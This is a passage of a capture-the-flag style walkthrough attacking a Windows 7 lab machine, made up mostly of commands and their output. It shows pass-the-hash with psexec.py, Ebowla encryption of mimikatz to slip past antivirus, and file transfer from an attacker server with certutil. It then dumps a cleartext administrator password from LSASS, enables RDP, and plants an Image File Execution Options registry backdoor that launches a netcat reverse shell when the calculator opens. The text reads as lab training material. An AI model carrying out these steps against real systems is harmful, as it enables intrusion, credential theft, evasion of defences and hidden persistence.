psexec.py Administrator@10.10.10.40 -hashes :cdf51b162460b7d5bc898f493751a0cc
SMB  10.10.10.40  445  HARIS-PC  [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:HARIS-PC) (domain:haris-PC) (signing:False) (SMBv1:True)
SMB  10.10.10.40  445  HARIS-PC  [+] haris-PC\Administrator:cdf51b162460b7d5bc898f493751a0cc (Pwn3d!)

# psexec.py Administrator@10.10.10.40 -hashes :cdf51b162460b7d5bc898f493751a0cc
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.40.....
[*] Found writable share ADMIN$
[*] Uploading file czuDudqU.exe
[*] Opening SVCManager on 10.10.10.40.....
[*] Creating service DERj on 10.10.10.40.....
[*] Starting service DERj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
f61b3d3cbfe7068f64342e6f995eb619
crackmapexec prints (Pwn3d!), its way of saying those credentials are local administrator. Its banner also confirms what we already knew (SMBv1:True) and that signing is off (signing:False).
The psexec.py output deserves attention because it explains how it works: it uploads a randomly named executable (czuDudqU.exe) to the ADMIN$ administrative share, opens the remote service manager and creates and starts a service (DERj) that runs it. Since services run as SYSTEM, the resulting shell is too. That trail (a file in ADMIN$ plus a short-lived service with a random name) is exactly what an EDR looks for.
Mimikatz: cleartext credentials from LSASS, evading antivirus
The lsass.exe process keeps authentication material for active sessions in memory. Mimikatz (repo) reads it and, on old systems like this one, recovers cleartext passwords on top of the hashes. The practical problem is that mimikatz.exe is probably the most heavily signatured binary in the world: any antivirus deletes it before it even reaches disk.
To get around that we use Ebowla (repo), which does not obfuscate the code but encrypts it and ties it to the target's environment: the resulting executable derives its decryption key from the victim machine's environment variables, so it only decrypts (and therefore only exists in memory) if it runs exactly where it was meant to. An antivirus analysing it anywhere else sees nothing but encrypted data.
git clone https://github.com/Genetic-Malware/Ebowla
locate mimikatz.exe
cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe Ebowla/mimikatz.exe
ls Ebowla
Cloning into 'Ebowla'...
remote: Enumerating objects: 559, done.
remote: Total 559 (delta 0), reused 0 (delta 0), pack-reused 559 (from 1)
Receiving objects: 100% (559/559), 35.46 MiB | 2.34 MiB/s, done.
Resolving deltas: 100% (287/287), done.

# locate mimikatz.exe
/usr/share/windows-resources/mimikatz/Win32/mimikatz.exe
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe

# ls Ebowla
Eko_2016_Morrow_Pitts_Master.pdf              README.md          cleanup.py         formats.md
Infiltrate_2016_Morrow_Pitts_Genetic_Malware.pdf  build_python.sh    documentation.md   genetic.config
LICENSE.md                                    build_x64_go.sh    ebowla.py          mimikatz.exe
MemoryModule                                  build_x86_go.sh    encryption         templates
We pick the x64 build because the target is a 64-bit Windows 7 (confirmed by the crackmapexec banner). All the configuration lives in genetic.config:
sudo nano Ebowla/genetic.config
# Template output: GO, Python, OR PowerShell
output_type = powershell

# type of file being fed (payload) - also determines execution
payload_type = shellcode
The defaults do not suit us, so we change both:

output_type = GO

payload_type = EXE
GO because Go binaries are self-contained, need no installed interpreter and, being a less common language in malware, carry fewer signatures. The file's own comments add a better reason: # GO: Nothing is written to disk, meaning the payload is reconstructed in memory. And EXE because what we are feeding it is an executable (mimikatz.exe), not loose shellcode.
The second half of the file is what ties the binary to the machine. By default it ships example values:

[[ENV_VAR]]
    username = 'admin'
    computername =
    homepath = ''
    ...
    userdomain = 'DESKTOP-E1D6G0A'
These values provide no evasion by themselves; what they do is derive the AES-CFB-256 key from the target's environment variables. The practical consequence is twofold: if the binary ends up on a machine other than the intended one it will not decrypt and will not run, and an analyst who captures it in transit cannot detonate it in their lab. Leaving the example values would break it, so we have to read them off the victim. Back to the psexec.py shell to ask:
echo %username%
echo %computername%
echo %homepath%
echo %Number_of_processors%
echo %processor_identifier%
echo %userdomain%
echo %path%
C:\Windows\system32>echo %username%
HARIS-PC$

C:\Windows\system32>echo %computername%
HARIS-PC

C:\Windows\system32>echo %homepath%
%homepath%

C:\Windows\system32>echo %Number_of_processors%
2

C:\Windows\system32>echo %processor_identifier%
AMD64 Family 25 Model 1 Stepping 1, AuthenticAMD

C:\Windows\system32>echo %userdomain%
WORKGROUP

C:\Windows\system32>echo %path%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0;
One detail confirms where we are: %username% returns HARIS-PC$, with the trailing dollar sign. That is the machine account name, not a user, which is how SYSTEM presents itself. And %homepath% echoes itself back unexpanded, a sign that the variable does not exist in the service context, so we leave it empty in the config instead of inventing it. The rest are copied verbatim into genetic.config.
With the configuration ready, the first command encrypts the executable and emits Go source code:
python2 ebowla.py mimikatz.exe genetic.config
ls output
[*] Using Symmetric encryption
[*] Payload length 1355264
[*] Payload_type exe
[*] Using EXE payload template
[*] Used environment variables:
        [-] environment value used: Number_of_processors, value used: 2
        [-] environment value used: computername, value used: haris-pc
        [-] environment value used: path, value used: c:\windows;c:\windows\system32\wbem;c:\windows\system32\windowspowershell\v1.0\;
        [-] environment value used: processor_identifier, value used: amd64 family 25 model 1 stepping 1, authenticamd
        [-] environment value used: username, value used: haris-pc$
[!] Path string not used as pasrt of key
[!] External IP mask NOT used as part of key
[!] System time NOT used as part of key
[*] String used to source the encryption key: 2haris-pcc:\windows;c:\windows\system32\wbem;c:\windows\system32\windowspowershell\v1.0\;amd64 family 25 model 1 stepping 1, authenticamdharis-pc$
[*] Applying 10000 sha512 hash iterations before encryption
[*] Encryption key: cc811b2c2a3d6771e0f27bab313f1ce0b4028df7bcc8dba8199ad32d2020831c
[*] Writing GO payload to: go_symmetric_mimikatz.exe.go

# ls output
go_symmetric_mimikatz.exe.go
This output stops Ebowla from being a black box. You can see the exact string it builds the key from (the literal concatenation of the five variables, lowercased), the 10,000 SHA-512 iterations applied over it and the resulting AES key. On the victim the binary will repeat that same computation with its own variables: if they match, it derives the key and decrypts; if not, there is nothing to run.
The second command compiles that source:
./build_x64_go.sh output/go_symmetric_mimikatz.exe.go final_mimi.exe
ls output
[*] Copy Files to tmp for building
[*] Building ...
[*] Building complete
[*] Copy final_mimi.exe to output
[*] Cleaning up
[*] Done

# ls output
final_mimi.exe  go_symmetric_mimikatz.exe.go
We transfer it with certutil.exe, a legitimate Windows binary (LOLBIN) meant for certificate management that happens to download any file over HTTP, which is why it is the stand-in for the wget Windows does not ship:
python3 -m http.server 80certutil.exe -f -urlcache -split http://10.10.16.5/final_mimi.exe
C:\Windows\system32>certutil.exe -f -urlcache -split http://10.10.16.5/final_mimi.exe
****  Online  ****
  000000  ...
  5e6061
CertUtil: -URLCache command completed successfully.

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.40 - - [22/Jun/2025 02:19:18] "GET /final_mimi.exe HTTP/1.1" 200 -
10.10.10.40 - - [22/Jun/2025 02:19:27] "GET /final_mimi.exe HTTP/1.1" 200 -
The two 200s in the log are confirmation from the other end that the file went out whole, and the hexadecimal 5e6061 from certutil is the transferred size, a little over 6 MB. On the victim, we run it:
final_mimi.exe
privilege::debug
sekurlsa::logonPasswords
C:\Windows\Temp>final_mimi.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 434251 (00000000:0006a04b)
Session           : Interactive from 0
User Name         : Administrator
Domain            : haris-PC
Logon Server      : HARIS-PC
Logon Time        : 22/06/2025 18:53:18
SID               : S-1-5-21-319597671-3711062392-2889596693-500
        msv :
         [00010000] CredentialKeys
         * NTLM     : cdf51b162460b7d5bc898f493751a0cc
         * SHA1     : dff1521f5f2d7436a632d26f079021e9541aba66
         [00000003] Primary
         * Username : Administrator
         * Domain   : haris-PC
         * NTLM     : cdf51b162460b7d5bc898f493751a0cc
         * SHA1     : dff1521f5f2d7436a632d26f079021e9541aba66
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : haris-PC
         * Password : ejfnIWWDojfWEKM
        Kerberos :
         * Username : Administrator
         * Domain   : haris-PC
         * Password : (null)
        ssp :
The fact that the binary starts at all and prints its banner already proves the environment-bound decryption worked. privilege::debug returning Privilege '20' OK confirms we obtained SeDebugPrivilege, the right needed to read the memory of protected processes such as lsass.exe.
From LSASS we get the NT hash (the same cdf51b16... we already had, closing the loop) and, in the wdigest block, the cleartext password: ejfnIWWDojfWEKM. That provider kept the password reversible in memory in order to reauthenticate against legacy servers, and on Windows 7 it was enabled by default. Microsoft disabled it from Windows 8.1 onwards, which is why this technique is so spectacular on old systems and far less so on modern ones. Note that Kerberos shows (null): consistent with a workgroup machine, where Kerberos is not used.
We verify it from outside:
crackmapexec smb 10.10.10.40 -u 'Administrator' -p ejfnIWWDojfWEKM 2>/dev/null
SMB  10.10.10.40  445  HARIS-PC  [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:HARIS-PC) (domain:haris-PC) (signing:False) (SMBv1:True)
SMB  10.10.10.40  445  HARIS-PC  [+] haris-PC\Administrator:ejfnIWWDojfWEKM (Pwn3d!)
(Pwn3d!) again, this time with the cleartext password instead of the hash.
Enabling RDP from CrackMapExec
The initial scan made it clear that port 3389 was closed, so there is no Remote Desktop. With administrator credentials we can turn it on, because it is nothing more than a registry value and a firewall rule, and crackmapexec ships a module that does both:
crackmapexec smb 10.10.10.40 -u 'Administrator' -p ejfnIWWDojfWEKM -M rdp -o action=enable 2>/dev/null
rdesktop 10.10.10.40 -u Administrator -p ejfnIWWDojfWEKM
SMB  10.10.10.40  445  HARIS-PC  [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:HARIS-PC) (domain:haris-PC) (signing:False) (SMBv1:True)
SMB  10.10.10.40  445  HARIS-PC  [+] haris-PC\Administrator:ejfnIWWDojfWEKM (Pwn3d!)
RDP  10.10.10.40  445  HARIS-PC  [+] RDP enabled successfully

# rdesktop 10.10.10.40 -u Administrator -p ejfnIWWDojfWEKM
ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);
 1. Certificate issuer is not trusted by this system.
     Issuer: CN=haris-PC
...
Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
RDP enabled successfully and, after accepting the machine's self-signed certificate, the Windows 7 desktop with root.txt in plain sight. The Failed to initialize NLA warning is expected: NLA relies on Kerberos and there is no domain here, so authentication falls back to the classic method.
Worth saying even if it is obvious: enabling RDP is the loudest action in this whole writeup. It changes the machine's configuration, opens a new port to the world and leaves traces in the registry and the firewall. In a real engagement it gets documented and reverted.
Persistence
The three techniques that follow share one thing: they create no new service and no scheduled task, which is the first place anyone looks. They lean on legitimate Windows mechanisms designed for debugging and diagnostics.
All of them need a netcat on the victim, so we transfer it first the same way as before:
ls
python3 -m http.server 80
# ls
AutoBlue-MS17-010  Ebowla  nc.exe  netcat

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.40 - - [23/Jun/2025 15:50:02] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.40 - - [23/Jun/2025 15:50:03] "GET /nc.exe HTTP/1.1" 200 -
cd C:\Windows\Temp
certutil.exe -f -urlcache -split http://10.10.16.5/nc.exe
C:\Windows>cd C:\Windows\Temp

C:\Windows\Temp>certutil.exe -f -urlcache -split http://10.10.16.5/nc.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.
b0d8 in hex is 45,272 bytes, the size of nc.exe.
1. Debugger attached to a program (on open)
The Image File Execution Options key exists so that a developer can tell Windows "when someone launches this .exe, start it under my debugger". The system never checks that the "debugger" is actually a debugger: it runs whatever is put there, passing the original program as an argument. It is a factory-installed backdoor.
So the victim notices nothing, we first keep a copy of the legitimate calculator:
cd C:\Windows\System32
copy calc.exe _calc.exe
C:\Windows\Temp>cd C:\Windows\System32

C:\Windows\System32>copy calc.exe _calc.exe
        1 file(s) copied.
Now we register as the "debugger" for calc.exe a command that starts the copy (so the calculator still shows up) and, chained with &, a netcat back to us:
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calc.exe" /v Debugger /t reg_sz /d "cmd /C _calc.exe & C:\Windows\Temp\nc.exe -e cmd 10.10.16.5 443" /f
C:\Windows\System32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calc.exe" /v Debugger /t reg_sz /d "cmd /C _calc.exe & C:\Windows\Temp\nc.exe -e cmd 10.10.16.5 443" /f
The operation completed successfully.
We set up a listener and wait for the user to open the calculator from the start menu:
